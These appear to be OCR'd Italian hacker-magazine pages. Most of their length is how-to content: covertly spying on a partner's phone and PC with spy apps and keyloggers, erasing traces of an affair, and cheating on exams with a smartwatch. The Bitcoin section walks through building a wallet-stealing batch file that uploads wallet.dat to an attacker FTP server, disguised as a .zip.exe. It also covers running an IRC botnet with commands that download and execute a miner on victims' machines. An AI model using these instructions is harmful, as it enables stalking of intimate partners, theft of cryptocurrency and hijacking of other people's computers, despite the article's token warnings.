Se la persona che tradisce è stata molto attenta, avrà cancellato i messaggi e le foto scambiate con l'amante. Ma il partner geloso riesce a recuperarli con il programma **Dr.Fone Android** o **iOS**, scaricabile da **http://drfone.it** e compatibile con Windows. Il suo funzionamento è semplice: collega lo smartphone al PC attraverso il cavo USB, attiva la modalità **USB Debugging** e avvia il software. Eseguita la scansione, può recuperare contatti, SMS, chat Whatsapp, foto, video, audio e documenti… anche se cancellati!

CHAT WHATSAPP RIESUMATE

Se il presunto traditore ha usato Whatsapp, il geloso può recuperare le conversazioni cancellate. L'app esegue un backup quotidiano delle conversazioni nella cartella **SD Card/Whatsapp/Databases**. Qui si trova il file **msgstore.db.crypt** che è quello principale, più altri file il cui nome non è altro che la data in cui il backup è stato creato. Dal sito **www.recover-messages.com** il geloso clicca sul tasto **Select SQLite File** e carica il file **.crypt** contenente il database delle conversazioni di Whatsapp prelevate a insaputa del partner. Spunta la casella **I accept the terms of use** e clicca su **Scan** per visualizzare i messaggi.

L'APPLICAZIONE SPIA

Ci sono app per Android che nascono ufficialmente come antifurti, ma che possono essere sfruttate per spiare di nascosto le attività svolte, non solo gli spostamenti, ma anche i messaggi ricevuti e inviati, le chiamate e altro ancora. Una di queste è **Android Lost**, scaricabile da Google Play. Dopo averla installata sullo smartphone del partner, il geloso l'avvia, tocca **Request Adminitrator rights** e conferma con **Attiva**. Va sul sito **www.androidlost.com** e clicca su **Sign in** per effettuare l'accesso con l'account Google configurato sul dispositivo Android del partner. Ora che il sito è collegato al telefonino, può gestire diverse funzioni da remoto. Dalla sezione **Messages**, ad esempio, può leggere gli ultimi messaggi inviati e ricevuti cliccando sul pulsante **Send** in **SMS inbox and sent**. In **Mobile**, invece, può ottenere la lista delle chiamate cliccando **Get list**. Il tutto da remoto e senza che la persona spiata possa accorgersene.

SPULCIARE NEL CESTINO

Un tentativo messo in atto dai partner gelosi è quello di controllare nel **Cestino** se sono presenti immagini e video non ancora eliminati. Controllano anche i siti visitati nella cronologia del browser e verificano se il "sospettato" ha effettuato l'accesso a qualche servizio di incontri online. In alcuni casi recuperano persino le password di accesso ai social network usando **Social Password Decryptor** (**http://securityxploded.com**). Così accedono al profilo social del partner e controllano amici, conversazioni e altro per scoprire se ci sono frequentazioni sospette.

I TEMIBILI KEYLOGGER

Analogamente a quanto visto per il telefonino, è possibile installare un programma spia sul PC per monitorare e registrare le attività svolte. Questi software prendono il nome di Keylogger e consentono di registrare tutto quel che viene digitato sulla tastiera, i siti visitati, le password di accesso e catturare persino schermate del monitor. Programmi di questo tipo sono **Spyrix Free Keylogger** (**www.spyrix.com/spyrix-free-keylogger.php**) e **Keylogger v2.00** (**www.kmint21.com/keylogger**). Usarli, purtroppo, è semplicissimo. Al primo avvio un piccolo Wizard permette di configurare le opzioni di controllo. È possibile creare anche un account per controllare da remoto (via Web) le attività svolte senza dover accedere direttamente al PC. I keylogger si possono avviare automaticamente di nascosto col sistema operativo, in modo che la persona spiata non si accorga della loro presenza.

SUL WEB **Chiamate Segrete** è un'applicazione per Android che ti permette di creare una rubrica fantasma in cui inserire i numeri delle tue amanti ed elimina le tracce delle chiamate fatte e ricevute.


"SE MI LASCI TI CANCELLO"!

LA RELAZIONE È FINITA? ECCO COME FARE PIAZZA PULITA DI FOTO, MESSAGGI ECC. SU TELEFONINI E SOCIAL NETWORK

ECCO I CONSIGLI PER ELIMINARE OGNI TRACCIA... E RICOMINCIARE D'ACCAPO


Dopo un'avventura può capitare di voler appendere nell'armadio i panni da conquistatore e di voler tornare alla tranquilla vita di coppia. Affinché la scappatella rimanga un segreto, però, occorre cancellare ogni possibile traccia che possa farci scoprire. Cancellare semplicemente immagini e messaggi può non essere sufficiente perché ci sono tantissimi modi per recuperare i dati lasciati inavvertitamente in giro. La cronologia del browser, i profili registrati sui social network, i contatti della rubrica telefonica... Se non stiamo attenti, prima o poi qualcosa potrebbe venire a galla con conseguenze pericolose. Ecco allora i consigli per fare una pulizia approfondita e tornare immacolati.

ELIMINAZIONE SICURA

Non illudiamoci: anche quando i file vengono definitivamente cancellati dal Cestino, possono essere recuperati con alcuni software particolari. Foto, video e documenti compromettenti, quindi, potrebbero essere scoperti da un utente con un po' di esperienza. Affinché un qualsiasi file venga cancellato in modo irrecuperabile, è necessario utilizzare un programma come **Eraser** (**http://eraser.heidi.ie**). Una volta installato, verrà aggiunta una voce al menu contestuale di Windows. Sarà sufficiente cliccare col tasto destro del mouse sul file da cancellare e selezionare **Eraser/Pulisci**. In alternativa si può pianificare una cancellazione o la pulizia dello spazio libero avviando il programma e andando in **Pianificazioni pulizie**. Basterà scegliere **Nuova operazione**, cliccare su **Aggiungi** e scegliere cosa pulire.

ANCHE SU MOBILE

Anche su smartphone e tablet i file potrebbero essere recuperati con programmi esterni. Per impedirlo basta seguire alcuni accorgimenti. Se si dispone di un iPhone, si può resettare il telefonino alle impostazioni di fabbrica o servirsi di un software come **SafeEraser** (**www.softstore.it/ios-software/safeeraser**). Non dimentichiamo poi di eliminare i backup effettuati su **iCloud** o sul PC utilizzando iTunes e che potrebbero essere utilizzati per recuperare informazioni incriminanti. Se invece si ha un dispositivo Android, dopo aver eliminato foto, video e altro con un file manager qualsiasi si può utilizzare l'app **Secure Wipe** per "bonificare" lo spazio vuoto. In alternativa ci sono altre app come **File Shredder**, **Safe Erase** e **Nuke My Device**.

CANCELLARE I DATI DELLE NAVIGAZIONI

Se non vogliamo che il nostro partner scopra su quali siti abbiamo navigato, dobbiamo cancellare la cronologia del browser. In **Internet Explorer** andiamo in **Strumenti/Sicurezza/Elimina cronologia esplorazioni**. Selezioniamo gli elementi da eliminare e confermiamo. Con **Chrome**, invece, digitiamo nella barra degli indirizzi **chrome://settings/clearBrowserData** e premiamo invio per aprire la finestra da cui cancellare i dati. In **Firefox**, infine, andiamo in **Opzioni/Avanzate**, selezioniamo il tab **Rete** e clicchiamo su **Cancella adesso** (in **Contenuti web in cache**); andiamo ora in **Cronologia/Cancella la cronologia recente**; in **Intervallo di tempo da cancellare** impostiamo **Tutto**, selezioniamo le voci da cancellare e confermiamo con **Cancella adesso**. Per renderci la vita più semplice possiamo utilizzare il programma gratuito **CCleaner** (**www.piriform.com**). Nella sezione **Pulizia** è possibile specificare diversi file da eliminare tra cui i dati di navigazione di Internet Explorer, Chrome e Firefox.

VIA LA CRONOLOGIA DALLO SMARTPHONE!

Anche il browser del telefonino potrebbe contenere informazioni sui siti compromettenti che abbiamo navigato. Per fare una bella pulizia su un iPhone o un iPad, andiamo in **Impostazioni/Safari** e tocchiamo le voci **Cancella cronologia** e **Cancella cookie e dati** per procedere all'eliminazione. Con un telefonino Android, invece, possiamo servirci dell'applicazione **Clean Master**, una delle migliori nel suo genere. Dopo averla avviata, tocchiamo l'icona **Sicurezza & Privacy** per effettuare la scansione e procedere alla cancellazione della cronologia. Con alcune app si dovrà effettuare la pulizia manuale.

ELIMINARE L'ACCOUNT

A volte non è così facile e intuitivo cancellare la propria registrazione da un sito per diventare irrintracciabile. Ogni servizio online, che si tratti di un social network, di un sito d'incontri o altro, ha una sua procedura di cancellazione. A volte facile, a volte difficile, a volte persino impossibile. Fortunatamente ci sono siti che possono aiutarci fornendoci le istruzioni per rimuovere la nostra registrazione dai servizi online più diffusi. Tra questi ci sono **www.accountkiller.com**, **www.deleteyouraccount.com** e **http://justdelete.me**.

RIPULIRE FACEBOOK E TWITTER

Può capitare di aver esagerato e di aver pubblicato sui profili social cose un po' compromettenti. Se vogliamo mettere la testa a posto, meglio fare una bella pulizia ed eliminare tutte le "bravate" che abbiamo accumulati negli anni. Un profilo serio ci permetterà di avere molte più possibilità nel caso vogliamo conquistare qualcuno per intraprendere una relazione stabile. Per dare una smacchiata agli errori del passato possiamo servirci di **SimpleWash** (**http://simplewa.sh**). Dopo aver eseguito l'accesso col proprio account Facebook o Twitter, possiamo effettuare la ricerca dei messaggi contenenti le parole non propriamente educate o per trovare i post ed eliminare i messaggi incriminati.

ADDIO NEWSLETTER

Può capitare che qualche sito d'incontri a cui ci siamo iscritti ci invii delle newsletter anche se abbiamo smesso di frequentarlo. Meglio provvedere a cancellare l'iscrizione al servizio altrimenti le email potrebbero destrare sospetti. Un metodo semplice per farlo è utilizzare il sito **https://unroll.me**. Basta effettuare l'accesso col proprio account email e il servizio rileverà automaticamente le newsletter cui siamo iscritti controllando la nostra casella di posta. Per ognuna potremo poi procedere alla cancellazione.

SUL WEB Se sospettiamo che sul nostro PC ci sia installato un programma spia (moglie gelosa?), possiamo verificarlo installando un'app come **Keylogger Detector** (**http://dewasoft.com/privacy/kldetector.htm**).

INCHIESTA HOT!

Falsari di Bitcoin

DAL FURTO DEI PORTAFOGLI VIRTUALI AL MINING CON HARDWARE ALTRUI...

Bitcoin: la criptomoneta, la "moneta sicura". O, almeno, così dicono! E invece, anche le monete digitali (non solo Bitcoin ma anche quelle che ad essa si ispirano) possono nascondere delle insidie. Perché c'è una cosa da cui nessuna tecnologia potrà mai proteggere un utente: la dabbenaggine dell'utente stesso. È proprio sfruttando la nostra ingenuità che i pirati riescono a rubare i Bitcoin e sfruttare le risorse dei nostri computer per arricchirsi con le monete digitali, senza sforzi e senza costi (per loro). In certi casi, come in quello del phishing, siamo noi stessi a consegnare inavvertitamente i nostri Bitcoin ai truffatori; in altri casi, come quello delle botnet, la mania che abbiamo di cliccare su qualsiasi link arrivato per email o postato dagli amici sui social network potrebbe costarci molto caro: tali link, infatti, potrebbero consentire ai pirati di infettare il nostro PC con un programma eseguibile per controllarlo da remoto e sfruttarlo per il mining (ossia per coniare i Bitcoin). La regola di base, su Internet, è quindi sempre la stessa: a prescindere da quanto possiamo ritenere sicura la tecnologia che stiamo usando... non fidiamoci mai!

PESCA FRAUDOLENTA DI BITCOIN

Il phishing è una tecnica di pirateria concettualmente molto semplice: basta prendere di mira un sito molto popolare che si occupa di gestire dati privati di vari utenti. Per esempio, nel caso dei Bitcoin, i siti più "delicati" sono quelli che si occupano di gestire online i portafogli (wallet) degli utenti per facilitare le transazioni sul Web (senza quindi che gli utenti debbano ricorrere al client P2P tradizionale). Appena il pirata ha scelto un sito su cui basare la propria strategia, deve solo costruirne una copia (operazione non difficile ma abbastanza lunga per ottenere una copia fedele) e cercare di diffonderla in Rete facendo credere agli utenti che si tratti del sito originale. In questo modo, facendo il login sul sito del pirata, le vittime invieranno al malintenzionato i propri dati di accesso, che il pirata potrà utilizzare per accedere al loro posto al sito web originale. Prima che gli utenti si accorgano di essere capitati sul sito sbagliato, è ormai troppo tardi. Per fare un esempio: quando, nel febbraio di quest'anno, il sito MtGox ha sospeso i propri servizi, molti malintenzionati ne hanno approfittato per mettere in piedi delle versioni fasulle del famoso sito di scambio Bitcoin. Tutti gli utenti che hanno fatto accesso a questi siti, credendo di entrare nell'originale MtGox, sono stati derubati dei loro dati privati, e hanno ceduto anche alcune chiavi private (quelle che consentono di autorizzare le transazioni) col risultato di avere "autorizzato" i pirati a svuotare i loro portafogli. Per fortuna le vittime di questo genere di attacchi, nel caso delle transazioni Bitcoin, sono poche, perché di norma chi si cimenta nella coniazione delle monete virtuali ha buone nozioni di sicurezza informatica ed è attento a non cadere in questi facili tranelli.

SUL WEB I casi di phishing relativi ai siti di transazioni Bitcoin sono sempre molto diffusi. Per fortuna gli utenti spesso se ne accorgono e cercano di mettere in guardia le altre persone: www.edmaster.it/url/3246.

IL FURTO DEL WALLET


IL PIRATA CREA UN EXE CHE RUBA I PORTAFOGLI DELLE VITTIME E GLIELI SPEDISCE VIA FTP

PER FACILITARNE LA DIFFUSIONE LO CAMUFFA DA FILE ZIP

La minaccia può arrivare anche da un sito Web onesto, soprattutto quelli che consentono lo scaricamento di programmi o file. Uno di quei file potrebbe contenere del codice malevolo in grado di rubare il portafogli Bitcoin dell'utente. Il portafogli, che contiene la chiave privata con la quale è possibile disporre delle criptomonete, è infatti un semplice file memorizzato nel percorso "%APPDATA%\Bitcoin\wallet.dat". Un programma batch può prelevare questo file e inviarlo su un server FTP di proprietà del pirata. Per analizzare la tecnica abbiamo realizzato un esempio di questo codice: www.edmaster.it/url/3245. Salvando queste righe di testo (con Blocco Note) in un file con estensione ".bat" si ottiene un semplice programma capace di rubare il portafogli Bitcoin (ovviamente limitiamoci a studiarlo, senza mai metterlo in pratica!): "luca" e "mypass" sono le credenziali di accesso al server FTP del pirata, il cui indirizzo è "myserver.com". Il malintenzionato utilizzerà certamente un server Web gratuito offerto da www.serversfree.com o altri servizi simili, in modo da non lasciare tracce che potrebbero insospettire...

01 DA "BATCH" AD "EXE"

Il pirata costruisce un file eseguibile utilizzando un programma batch simile a quello riportato nell'esempio **www.edmaster.it/url/3245**. Quindi, si procura il programma **Bat To Exe Converter** dal sito **www.f2ko.de**. Il programma non necessita di installazione: basta estrarre il contenuto del file **.zip** scaricato dal sito.


02 LA SCELTA DEL FILE

Avviato il programma, il pirata seleziona il file batch (**.bat**) realizzato con il **Blocco Note** di Windows. Il nome del file **.exe** da creare, invece, viene proposto automaticamente. Il malintenzionato, però, lo rinomina come **.zip.exe**, in modo che agli occhi degli utenti appaia più simile a un file compresso (è un modo per trarli in inganno).

03 ANCHE L'ICONA!

Naturalmente, è molto più facile che gli utenti cadano nella trappola se anche l'icona del file ricorda quella di un file .zip. A tal fine, il pirata cerca su Internet (ad esempio con **Google Immagini**), un'icona adatta. Quasi sicuramente la troverà in formato **.png** o **.jpeg**: deve quindi convertirla in formato .ico. Per fare questo si avvale del sito **http://convertico.com**.

04 TUTTO IN UN PACCHETTO

Nella scheda **Versioninformations** di Bat2Exe il pirata può impostare il file **ICO** ottenuto, in modo da integrarlo automaticamente nell'eseguibile. Quando è tutto pronto, clicca sul pulsante **Compile** per avviare la costruzione. In pochi secondi, Bat2Exe dovrebbe creare il file malevolo, pronto per essere diffuso su Internet.

05 TRAPPOLA PERFETTA

Ora il pirata carica il file su un sito Web, convincendo i visitatori che si tratti di un programma gratuito molto utile (per esempio una versione di Google Chrome Portable). Quando un utente scarica il file sul proprio PC, appare come un normale file ZIP. Ma basta un doppio clic per avviare il pericoloso codice batch con il quale il pirata gli ruberà il portafogli Bitcoin (se presente).


TESTI SENZA FORMATTAZIONI
Quando si crea un file batch, è importante utilizzare il **Blocco Note**, e non un editor più complesso come Word o Writer. Questi, infatti, salvano il file assieme alla formattazione, e non è quindi possibile utilizzarlo come programma eseguibile.


UN CARNIVORO "MANGIA RISORSE"


I PIRATI USANO LE BOTNET PER ESEGUIRE OPERAZIONI SFRUTTANDO LA POTENZA DI CALCOLO DI MIGLIAIA DI COMPUTER VITTIME

IN QUESTO MODO POSSONO ANCHE "MINARE" (OSSIA "CONIARE") BITCOIN!

Un pirata esperto può prendere il controllo di centinaia, a volte migliaia di computer, utilizzando un programma "bot", e costruire così una botnet (cioè una rete di computer che sottostanno al comando del malintenzionato). Il pirata può far fare ai computer vittima tutto ciò che vuole... incluso eseguire un programma per il mining. Facciamo un passo indietro: tutti noi sappiamo che è possibile ottenere (legalmente) Bitcoin eseguendo un'operazione matematica chiamata "mining". I calcoli necessari al mining sono molto complessi, quindi un solo computer impiega molto tempo per compierli. Però è possibile dividere il lavoro tra diversi computer collegati in rete, in modo da velocizzare la risoluzione dell'operazione. Un pirata che riesce a prendere il controllo su centinaia di computer, quindi, può sfruttarli per eseguire il mining ottenendo facilmente Bitcoin (ricordiamo che attualmente un singolo Bitcoin vale circa 400 euro). Se la strategia è attuata correttamente, la vittima non si accorge nemmeno che il proprio computer è utilizzato da qualcun altro per ottenere a scrocco denaro virtuale. Di certo è il modo più immediato con il quale un pirata può procurarsi un introito economico attraverso l'accesso non autorizzato a un computer.


01 IL PROGRAMMA BOT

Per prima cosa il pirata ha bisogno di realizzare un programma bot. Per fare una prova, si può utilizzare **Carnivoro**: basta andare sul sito **https://gitorious.org/carnivoro/carnivoro** ed entrare nella cartella **build**. In essa, il file **botnet.exe** costituisce l'eseguibile da scaricare per attaccare un sistema Windows, mentre l'altro è dedicato a sistemi Unix.


02 IL SOLITO MALEDETTO SPAM

Nella realtà, il pirata ha la necessità di far arrivare il programma bot sul computer di qualche sua vittima. Il metodo più utilizzato consiste nell'invio di email spam: a tutti noi capita con una certa frequenza di ricevere email contenenti allegati sospetti. Se l'utente è sufficientemente ingenuo, è piuttosto facile che clicchi sull'allegato lanciando il codice eseguibile in esso nascosto.

03 LA PROCEDURA DI AVVIO

Naturalmente, Carnivoro può essere avviato su un computer anche con un semplice doppio clic sul file eseguibile. Trattandosi di un programma creato per uso didattico, quando viene avviato ci presenta una finestra di terminale contenente il log in tempo reale delle attività. La prima cosa che il programma fa è determinare l'indirizzo IP del computer su cui si trova.

04 IN ATTESA DEGLI ORDINI

A seconda della velocità di connessione del computer "vittima", potrebbe essere necessario un minuto prima che il programma riesca ad entrare nella stanza IRC segreta. Il nome predefinito per questa stanza è **#dottorfeudo**: appena tale nome appare nel log, significa che il programma è pronto per ricevere gli ordini del pirata.

05 L'ALTRO PUNTO DI VISTA...

Abbiamo capito cosa succede al computer delle vittima. Ma sul suo computer il pirata cosa deve fare? Il malintenzionato deve munirsi di un client IRC e creare la connessione alla rete IRCnet usando il server olandese **openirc.snt.utwente.nl**, che non tiene traccia delle attività online del pirata. Può scegliere il nickname che preferisce.


06 ENTRARE NELLA STANZA

Dopo essersi connesso al server, il pirata deve entrare nella stanza segreta. Può farlo digitando nella barra dei messaggi il comando **/join #dottorfeudo**. Se il pirata si connette a IRC prima dei computer vittima, può impostare la password di accesso con il comando **mode #dottorfeudo +k aragosta**. Ma questo passo non è fondamentale.


SUL WEB IRC (**www.edmaster.it/url/3247**) è la forma più antica di chat (e di scambio file in stile P2P), ed esiste ancora oggi: la sua comodità e la libertà di espressione sono i veri punti di forza di questa tecnologia.


IL BOT VA IN MINIERA


OTTENUTO L'ACCESSO AL BOT (IL PC DELLA VITTIMA), IL PIRATA DEVE CONFIGURARLO PER IL MINING E AVVIARE L'OPERAZIONE


BASTANO UN PAIO DI COMANDI PER DARE IL VIA ALLA CREAZIONE DEI BITCOIN CON PC ALTRUI

01 "IL CAPO SONO IO!"

Appena entra nella stanza, il pirata trova l'elenco dei bot connessi. Ogni bot è identificato da un nome del tipo **m93I37I139IXXX** dove **93.37.139.XXX** è l'IP del computer vittima (sul quale è in azione il programma bot). Per verificare che tutto funzioni, il pirata scrive il messaggio **imtheboss**: ogni bot risponde **I'm ready** dichiarando di essere pronto a ricevere ordini.

02 UN MESSAGGIO PRIVATO

Il malintenzionato può anche decidere di comunicare con un unico bot, aprendo con esso una **conversazione privata** (clic con il tasto destro del mouse sul nome del bot). La prima volta in cui un certo bot si presenta nella stanza, infatti, il pirata deve configurarlo per il mining Bitcoin, e queste operazioni non riguardano gli altri eventuali bot connessi alla stanza.

03 IL NOME SEGRETO

A questo punto sono necessarie delle informazioni: il pirata, quindi, da il comando **os?**, al quale il bot risponderà **WINDOWS** se si trova su un sistema Microsoft, oppure **UNIX** per MacOs o GNU/Linux. Per il pirata è importante capire dove si trovi il programma, perché sui sistemi Unix la cartella temporanea è **/tmp** mentre in Windows può usare **C:**.

04 DOWNLOAD DEL MINER...

Il pirata scarica **miner poclbm_py2exe_20120920.7z** (**www.edmaster.it/url/3249)** e ne estrae i file su un server di sua proprietà. Sul PC bot dà il comando **wget 62.149.128.XX GET http://www.zorbaproject.org/oclminer/poclbm.exe http/1.1\nHOST: zorbaproject.org\n\n > /tmp/poclbm.exe** dove il primo dato è l'IP del server pirata, seguito dalla richiesta HTTP del file.

05 ... ED ANCHE DELLE DLL

Sostituendo il nome del file **poclbm.exe** nel comando precedentemente, il pirata scarica sul PC bot (sempre nella cartella **/tmp**) anche le librerie necessarie al funzionamento del miner (**msvcp90.dll**, **phatk.cl**, **python26.dll**, **w9xpopen.exe**). **Poclbm** è un eseguibile Windows, quindi su sistemi Unix dovrà essere presente **wine** (che di solito è installato da tutti gli utenti).

06 LA CONIAZIONE HA INIZIO!

Se è tutto pronto, il pirata dà il comando di esecuzione del miner: **exec /tmp/poclbm.exe http://user123.miner0:mypass@api2.bitcoin.cz:8332 --device=0**. Il file **/tmp/poclbm.exe** è l'eseguibile scaricato nei passi precedenti, **user123** e **mypass** sono le credenziali di accesso alla mining pool di **bitcoin.cz**, e **miner0** è l'identificativo del miner in questione.

07 IL CONTROLLO FINALE...

Se l'avvio del miner è andato a buon fine, il bot risponderà **exec done**. Nel caso in cui disponga di più bot, il pirata personalizzerà per ciascuno di essi il comando (ci sarà un **miner0**, poi un **miner1**, **miner2** e così via). Ovviamente, può anche realizzare un file **.bat** (per Windows) o **.sh** (per Unix) per automatizzare l'avvio del miner a ogni avvio del sistema operativo.

CHE COS'È CARNIVORO?

Carnivoro è un programma bot realizzato appositamente per scopi didattici: serve per capire come si costruisce una botnet di PC controllabili da remoto utilizzando una semplice chat IRC. Naturalmente non può essere usato per realizzare attacchi veri e propri, dal momento che un normale antivirus e firewall dovrebbero essere in grado di rilevarlo e bloccarlo (lo stesso Windows Firewall può bloccare la comunicazione IRC di Carnivoro). Inoltre, per facilitare la comprensione di quanto accade, il programma fornisce un log in tempo reale delle comunicazioni, in modo che sia possibile capire esattamente come vengano interpretati ed eseguiti i comandi. Tuttavia, per un pirata esperto non è difficile realizzare un programma bot realmente nocivo basandosi sul codice di Carnivoro. Il meccanismo di base, infatti, è corretto. Se Carnivoro di per sé non è illegale, usare uno strumento per rubare file, risorse, o fare danni nei computer alturi è un reato punito dalla legge (accesso abusivo a sistemi informatici, furto, ecc.). È un po' come la differenza tra una pistola giocattolo o un'arma vera: anche un'arma a salve può essere usata per fare una rapina spaventando le persone! L'unico uso consentito di Carnivoro, quindi, è finalizzato allo studio o per chi vuole rendersi conto di quanto possano essere pericolose le botnet.

SUL WEB Affinché gli antivirus segnalino la presenza di un malware, questo deve essere scoperto dai progettisti. Quindi, se la scansione con **www.virustotal.com** non restituisce minacce, non è detto che il file non contenga codice nocivo.

NUOVE TECNICHE ANTI-PROF!

È ora di copiare!

GUARDA UN PO' I FURBETTI COS'HANNO ESCOGITATO PER BARARE AGLI ESAMI...


SGAMARLI?!? È PRATICAMENTE IMPOSSIBILE!


SONY SMARTWATCH 2
€ 199,00
http://eshop.sonymobile.com


Paura degli esami? Suvvia, ci siamo passati tutti! Qualche notte insonne sui libri e il grosso è fatto. E i furbetti? Ossia quelli che proprio sono allergici allo studio?!? Una volta usavano cartuccere degne dei migliori film western, oggi si sono evoluti! E non parliamo di smartphone e tablet ormai sgamati dai professori, ma di un nuovo gadget tecnologico che si presta benissimo a questi scopi "politicamente scorretti": lo smartwatch! Nasce come una vera e propria estensione dello smartphone, al quale resta sempre collegato tramite Bluetooth, e si tiene al polso come un normalissimo orologio digitale così da non destare sospetti. Dal suo piccolo schermo si possono leggere le note di testo memorizzate, con le versioni di greco o latino, i temi svolti, gli esercizi di matematica, i formulari ecc. Inoltre, consente ai furbetti di leggere i messaggi Whatsapp inviati sul telefonino da "complici esterni" che inoltrano le tracce svolte degli scritti. Raccapricciante? I professori se ne accorgeranno in tempo e obbligheranno gli studenti a lasciare sulla scrivania anche gli 